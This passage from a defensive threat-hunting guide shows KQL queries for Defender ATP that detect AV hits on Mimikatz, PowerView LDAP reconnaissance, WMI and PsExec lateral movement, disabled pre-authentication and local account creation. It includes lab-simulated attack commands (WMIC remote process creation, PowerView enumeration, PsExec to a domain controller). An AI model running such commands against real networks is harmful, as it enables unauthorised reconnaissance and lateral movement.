| where Timestamp >= ago(timeframe)
| where ActionType == "RemoteWmiOperation"
| project Timestamp, DeviceId, DeviceName, RemoteDeviceName, InitiatingProcess-
sAccountName, ActionType, AdditionalFields
| sort by Timestamp desc
| join (
    DeviceProcessEvents
    | where Timestamp >= ago(timeframe)
    | where InitiatingProcessParentFileName == "WmiPrvSE.exe"
    | where ProcessCommandLine !has "conhost.exe"
    | project ProcessCommandLine, InitiatingProcessAccountName, InitiatingPro-
cessParentFileName
    ) on InitiatingProcessAccountName
    | project-away InitiatingProcessAccountName1
    | summarize arg_max(Timestamp, DeviceId, DeviceName, RemoteDeviceName, Ini-
tiatingProcessAccountName, ActionType, AdditionalFields, ProcessCommandLine, In-
itiatingProcessParentFileName)
    | sort by Timestamp desc
```

Final result:



Here we have ran a process on a remote host via WMI.

```
WMIC.exe /NODE:10.0.3.4 process call create "calc.exe"
```




Now we are going to dive into the logs to see if we can find this type of activity.

If we now run the following KQL query:

```
// Suspicious process executed via WMI
let timeframe = 7d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "ProcessCreatedUsingWmiQuery"
| project Timestamp, DeviceId, DeviceName, RemoteDeviceName, AccountDomain, Ac-
countName, FileName, FolderPath, InitiatingProcessFileName, InitiatingProcess-
FolderPath, ProcessCommandLine, ReportId
| sort by Timestamp desc
```

Returned result:



This type of activity is used a lot by adversaries, but there is also a chance that is used for legitimate reasons. However, MDATP doesn't alert on such activity.

• 7.4 – Parse Antivirus Logs

Description:

Antivirus logs are collected as well by MDATP. However when AV is triggered. It is not alerted by MDATP itself, but it's an option to do this. Not required though.

Example:


We are going to download Mimikatz and Windows Defender is going to flag it as a virus.

Such kind of logging is very valuable, so let's start dig into the logs.

If we want to see if AV has triggered an alarm on a workstation. We can start with the following KQL query:


```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "AntivirusDetection"
```

Returned result:



DeviceName	ActionType	FileName	FolderPath	SHA1
client3.identity.local	AntivirusDetection	mimikatz_trunk.zip	C:\Users\Bob\Downloads	2cc52ed23cb50eef
client3.identity.local	AntivirusDetection	mimikatz_trunk.zip	C:\Users\Bob\Downloads	e0b263f2d9c08f27
client3.identity.local	AntivirusDetection	mimikatz_trunk.zip	C:\Users\Bob\Downloads	1e3ad000899f4604

The **"AdditionalFields"** column stores some valuable data in a JSON format. We can parse this values into columns.



AdditionalFields
{"InitiatingProcess":{},"ThreatName":"HackTool:Win64/Mikatz!dha","WasExecutingWhileDetected":false,"Action":2,"WasRemediated":true,"ResourceSchema":"file","Container":"mimik
{"InitiatingProcess":{},"ThreatName":"HackTool:Win64/Mikatz!dha","WasExecutingWhileDetected":false,"Action":3,"WasRemediated":true,"ResourceSchema":"webfile","ReportSource"
{"InitiatingProcess":{},"ThreatName":"HackTool:Win64/Mikatz!dha","WasExecutingWhileDetected":false,"Action":2,"WasRemediated":true,"ResourceSchema":"containerfile","ReportSc
{"InitiatingProcess":{},"ThreatName":"HackTool:Win64/Mikatz!dha","WasExecutingWhileDetected":false,"Action":2,"WasRemediated":true,"ResourceSchema":"file","Container":"mimik

Final KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "AntivirusDetection"
| extend ParsedFields=parse_json(AdditionalFields)
   | extend ThreatName = ParsedFields.ThreatName
   | extend WasExecutingWhileDetected = ParsedFields.WasExecutingWhileDetected
   | extend WasRemediated = ParsedFields.WasRemediated
   | extend Container = ParsedFields.Container
| project Timestamp, DeviceName, InitiatingProcessAccountName, ThreatName,
WasExecutingWhileDetected, WasRemediated, Container
| sort by Timestamp desc
```

Final result:

InitiatingProcessAccountName	ThreatName	WasExecutingWhileDetected	WasRemediated	Container
bob	Trojan:Win32/Pynamer.B!ac	false	true	mimikatz_trunk.zip > Win32/mimilove.exe
bob	HackTool:Win32/Mimikatz.D	false	true	mimikatz_trunk.zip > Win32/mimikatz.exe
bob	HackTool:Win32/Mimikatz.D	false	true	mimikatz_trunk.zip > x64/mimikatz.exe
bob	HackTool:Win64/Mikatz!dha	false	true	mimikatz_trunk.zip > Win32/mimilib.dll

• 7.5 – Suspicious LDAP queries

Description:

It is very known that attackers are performing LDAP queries to gather information about Active Directory.

Example:

We are going to use PowerView from Harmj0y to perform reconossaince.

Here is a list of a tips and tricks: https://gist.github.com/HarmJ0y/3328d954607d71362e3c

To look for LDAP queries in Advanced Hunting. We will first run the following KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
```

Returned result:

nestamp	DeviceId	DeviceName	ActionType	FileName	FolderPath	SHA1	SHA256
2/2020 18:28:08	0e4baf72ce3ff829eb0044ce41be312c323051e7	client2.identity.local	LdapSearch				
2/2020 18:28:08	0e4baf72ce3ff829eb0044ce41be312c323051e7	client2.identity.local	LdapSearch				
2/2020 18:28:08	0e4baf72ce3ff829eb0044ce41be312c323051e7	client2.identity.local	LdapSearch				
2/2020 18:28:08	0e4baf72ce3ff829eb0044ce41be312c323051e7	client2.identity.local	LdapSearch				

The valuable data is stored in the **AdditionalFields** column as we all know, but I have renamed it to **LDAP**.


LDAP
{"AttributeList":["supportedCapabilities"],"ScopeOfSearch":"Base","SearchFilter":"(objectclass=*)"}
{"AttributeList":["objectGUID"],"DistinguishedName":"CN=Client2,OU=Workstations,DC=IDENTITY,DC=local","ScopeOfSearch":"Base","SearchFilter":"(objectcla
{"AttributeList":["*"],"ScopeOfSearch":"Base","SearchFilter":"(ObjectClass=*)"}
{"AttributeList":["keywords"],"DistinguishedName":"CN=62a0ff2e-97b9-4513-943f-0d221bd30080,CN=Device Registration Configuration,CN=services,CN=Co

Here is the KQL query of all the parsed values that were stored in **"LDAP"** column.

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
   | extend AttributeList = LDAP.AttributeList
   | extend ScopeOfSearch = LDAP.ScopeOfSearch
   | extend SearchFilter = LDAP.SearchFilter
   | extend DistinguishName = LDAP.DistinguishedName
   | project LDAP, AttributeList, ScopeOfSearch, SearchFilter, DistinguishName
```

Returned result:

There is around **3112** results, but what might be considered as suspicious that is worth to investigate.



<scroll down>

Here are a few examples of PowerView commands we are running:


- Give me a list of all the members in **Domain Admin**

```
Get-DomainGroupMember -Identity "Domain Admins" -Recurse =  (&(objectCate-
gory=group)(name=Domain Admin))
```

KQL query to find this activity:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
   | extend AttributeList = LDAP.AttributeList
   | extend ScopeOfSearch = LDAP.ScopeOfSearch
   | extend SearchFilter = LDAP.SearchFilter
   | extend DistinguishName = LDAP.DistinguishedName
   | project LDAP, AttributeList, ScopeOfSearch, SearchFilter, DistinguishName
   | where SearchFilter has "Domain Admin"
```

Final result:



<scroll down>

- Enumerating accounts with SPN in Domain Admin

```
Get-NetUser -SPN | ?{$_.memberof -match 'Domain Admins'} = (&(samAc-
countType=805306368)(servicePrincipalName=*))
```

KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
   | extend AttributeList = LDAP.AttributeList
   | extend ScopeOfSearch = LDAP.ScopeOfSearch
   | extend SearchFilter = LDAP.SearchFilter
   | extend DistinguishName = LDAP.DistinguishedName
   | project LDAP, AttributeList, ScopeOfSearch, SearchFilter, DistinguishName
   | where SearchFilter has "servicePrincipalName"
```

Final result:

AttributeList	ScopeOfSearch	SearchFilter	DistinguishName
[""]	SubTree	(&(samAccountType=805306368)(servicePrincipalName=*))	DC=IDENTITY,DC=local

The "SearchFilter" contains the following value:

(&(samAccountType=805306368)(servicePrincipalName=*))

805306368 means all user objects in AD.

servicePrincipalName=* means that it looks at every user account in AD to see if it has a SPN set.


- Find all accounts that have an AdminCount=1 without having "Account is sensitive and cannot be delegated" turned off.

```
$Users = Get-NetUser -AllowDelegation -AdminCount
```

KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
   | extend AttributeList = LDAP.AttributeList
   | extend ScopeOfSearch = LDAP.ScopeOfSearch
   | extend SearchFilter = LDAP.SearchFilter
   | extend DistinguishName = LDAP.DistinguishedName
   | project LDAP, AttributeList, ScopeOfSearch, SearchFilter, Distinguish-
Name
   | where SearchFilter has "adminCount"
```

Returned result:



AttributeList	ScopeOfSearch	SearchFilter	DistinguishName
[""]	SubTree	(&(samAccountType=805306368)(!(userAccountControl:1.2.840.113556.1.4.803:=1048574))(admincount=1))	DC=IDENTITY,DC=lc
[""]	SubTree	(&(samAccountType=805306368)(admincount=1))	DC=IDENTITY,DC=lc

The value in SearchFilter is the following:

(&(samAccountType=805306368)(!(userAccountCon-
trol:1.2.840.113556.1.4.803:=1048574))(admincount=1))

1048574 means ''Accounts that are sensitive and cannot be trusted for delegation"

To be more precisely in our KQL query.

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
   | extend AttributeList = LDAP.AttributeList
   | extend ScopeOfSearch = LDAP.ScopeOfSearch
   | extend SearchFilter = LDAP.SearchFilter
   | extend DistinguishName = LDAP.DistinguishedName
   | project LDAP, AttributeList, ScopeOfSearch, SearchFilter, Distinguish-
Name
   | where SearchFilter has "(&(samAccountType=805306368)(!(userAccountCon-
trol:1.2.840.113556.1.4.803:=1048574))(admincount=1))"
```

Final result:

AttributeList	ScopeOfSearch	SearchFilter	DistinguishName
[""]	SubTree	(&(samAccountType=805306368)(!(userAccountControl:1.2.840.113556.1.4.803:=1048574))(admincount=1))	DC=IDENTITY,DC=local

- Give me a list of accounts that are protected by AdminSDHolder (AdminCount=1)

```
Invoke-UserHunter -AdminCount = (&(samAccountType=805306368)(admincount=1))
```

KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
   | extend AttributeList = LDAP.AttributeList
   | extend ScopeOfSearch = LDAP.ScopeOfSearch
   | extend SearchFilter = LDAP.SearchFilter
   | extend DistinguishName = LDAP.DistinguishedName
   | project LDAP, AttributeList, ScopeOfSearch, SearchFilter, DistinguishName
   | where SearchFilter has "adminCount"
```

Returned result:

AttributeList	ScopeOfSearch	SearchFilter	DistinguishName
[""]	SubTree	(&(samAccountType=805306368)(!(userAccountControl:1.2.840.113556.1.4.803:=1048574))(admincount=1))	DC=IDENTITY,DC=l
[""]	SubTree	(&(samAccountType=805306368)(admincount=1))	DC=IDENTITY,DC=l

To be more precisely in our KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "LdapSearch"
| extend LDAP=parse_json(AdditionalFields)
   | extend AttributeList = LDAP.AttributeList
   | extend ScopeOfSearch = LDAP.ScopeOfSearch
   | extend SearchFilter = LDAP.SearchFilter
   | extend DistinguishName = LDAP.DistinguishedName
   | project LDAP, AttributeList, ScopeOfSearch, SearchFilter, DistinguishName
   | where SearchFilter has "(&(samAccountType=805306368)(admincount=1))"
```


- 7.6 – PsExec behaviour

Description:

PsExec is a tool that is frequently used to move laterally in an environment.

Example:

Here we are using PsExec to connect to the ADMIN$ share.



We are now going to dive into the logs to see if we can find this activity.

First we will run the following KQL query:

```
let timeframe = 3d;
DeviceFileEvents
| where Timestamp >= ago(timeframe)
| where RequestProtocol == "Smb"
| project Timestamp, DeviceName, RequestSourceIP, RequestAccountDomain, Re-
questAccountName, FileName, FolderPath, RequestProtocol, ShareName, DeviceId,
ReportId
| sort by Timestamp desc
```

Returned result:


DeviceName	RequestSourceIP	RequestAccountDomain	RequestAccountName	FileName	FolderPath	RequestProtocc
identity-dc.identity.local	10.0.3.11	IDENTITY	Bob	PSEXESVC.exe	C:\Windows\PSEXESVC.exe	Smb

We are missing the CommandLine in our returned result, so we can use the "join" operator to still receive the command line in the results.

KQL query:

```
let timeframe = 7d;
DeviceFileEvents
| where Timestamp >= ago(timeframe)
| where RequestProtocol == "Smb"
| project Timestamp, DeviceName, RequestSourceIP, RequestAccountDomain, Re-
questAccountName, FileName, FolderPath, RequestProtocol, ShareName, DeviceId,
ReportId
// Extra information on what command-line was typed in
| join (
    DeviceFileEvents
    | where Timestamp >= ago(timeframe)
    | where InitiatingProcessFileName != "System"
    | project FileName, InitiatingProcessFileName, InitiatingProcessCommandLine
    ) on FileName
    | project-away FileName1
    | sort by Timestamp desc
```

Returned result:



RequestProtocol	ShareName	DeviceId	ReportId	InitiatingProcessFileName	InitiatingProcessCommandLine
Smb	ADMIN$	3bfe0131a24e0b778d8798c28aca64ced8d8c2f7	33735	PsExec.exe	PsExec.exe \\IDENTITY-DC cmd.exe

- 7.7 – Pre-Authentication disabled on account

Description:

If preauthentication is disabled, an attacker could request authentication data for any user and the DC would return an encrypted TGT that can be brute-forced offline.

Example:

Here we can see that Pre-Authentication is disabled. But who has disabled Pre-Authentication and on which account?

First we will start with the following KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "UserAccountModified"
```

Returned result:

DeviceName	ActionType	FileName	FolderPath	SHA1	SHA256	MD5	AccountDomain	AccountName	AccountSid
identity-dc.identity.local	UserAccountModified						identity	svc_sql	S-1-5-21
identity-dc.identity.local	UserAccountModified						identity	svc_sql	S-1-5-21
identity-dc.identity.local	UserAccountModified						identity	honeyuser	S-1-5-21
identity-dc.identity.local	UserAccountModified						identity	reus	S-1-5-21

The **"AdditionalFields"** stores some values that we can parsed into columns.

AdditionalFields
{"SamAccountName":"-","DisplayName":"-","HomeDirectory":"-","HomePath":"-","ScriptPath":"-","ProfilePath":"-","PasswordLastSet":"-","PrimaryGroupId":"-","OldUacValue":"0x210"
{"SamAccountName":"-","DisplayName":"-","HomeDirectory":"-","HomePath":"-","ScriptPath":"-","ProfilePath":"-","PasswordLastSet":"-","PrimaryGroupId":"-","OldUacValue":"-","Nev
{"SamAccountName":"-","DisplayName":"-","HomeDirectory":"-","HomePath":"-","ScriptPath":"-","ProfilePath":"-","PasswordLastSet":"-","PrimaryGroupId":"-","OldUacValue":"-","Nev
{"SamAccountName":"-","DisplayName":"-","HomeDirectory":"-","HomePath":"-","ScriptPath":"-","ProfilePath":"-","PasswordLastSet":"-","PrimaryGroupId":"-","OldUacValue":"-","Nev

Final KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "UserAccountModified"
| extend ParsedFields=parse_json(AdditionalFields)
   | extend OldUacValue = ParsedFields.OldUacValue
   | extend NewUacValue = ParsedFields.NewUacValue
   | extend UserAccountControl = ParsedFields.UserAccountControl
| where NewUacValue == "0x10210"
| project Timestamp, InitiatingProcessAccountName, AccountName, OldUacValue,
NewUacValue, UserAccountControl
| sort by Timestamp desc
```

Returned result:

Timestamp	InitiatingProcessAccountName	AccountName	OldUacValue	NewUacValue	UserAccountControl
8/3/2020 13:48:45	bob	svc_sql	0x210	0x10210	INTERDOMAIN_TRUST_ACCOUNT,PASSWD_NOTREQD,LOCKO

- 7.8 – Local account has been created

Description:

MDATP collects when a local account is created on a computer.

Example:

An IT Admin created a local account on a machine. How would we use KQL to detect it?

It's pretty simple. If we run the following KQL query:

```
DeviceEvents
| where ActionType == "UserAccountCreated"
| project Timestamp, DeviceName, ActionType, InitiatingProcessAccountName, Ac-
countName
| sort by Timestamp desc
```

Returned result:

Timestamp	DeviceName	ActionType	InitiatingProcessAccountName	AccountName
8/5/2020 15:52:33	client3.identity.local	UserAccountCreated	bob	evilaccount

We can see that **Bob** created a local account called "**evilaccount**"

- 7.9 - Tips


Description:

Here are a few tips when you are writing a KQL query:

- Always include the timestamp in your KQL query
- Prefer the "has" operator above the "contains" operator, when you are looking for a specifc keyword or value.
- Start understanding the schema of a table first. You can use the getschema operator.
- There is a lot of valuable data stored in a JSON. Do not forget to parse it with the parse_json() function
- Use the "project" operator to only show the necessary columns in the returned results.
- Learn to start writing your own KQL queries instead of grabbing everything from GitHub.
- Start creating a lab and simulate TTP's in your own environment.
- Defender ATP has for example unique values in the "ActionType" column.

If you want to get a dictionary on which values exists and what they mean. Follow the following instructions:

- Go to Advanced Hunting
- Click on a table and select the 3 dots.



All the ActionTypes are documented.

Action types

This table lists events with the following ActionType values:

AccountCheckedForBlankPassword

An account was checked for a blank password.

AntivirusDefinitionsUpdated

Security intelligence updates for Windows Defender Antivirus were applied successfully.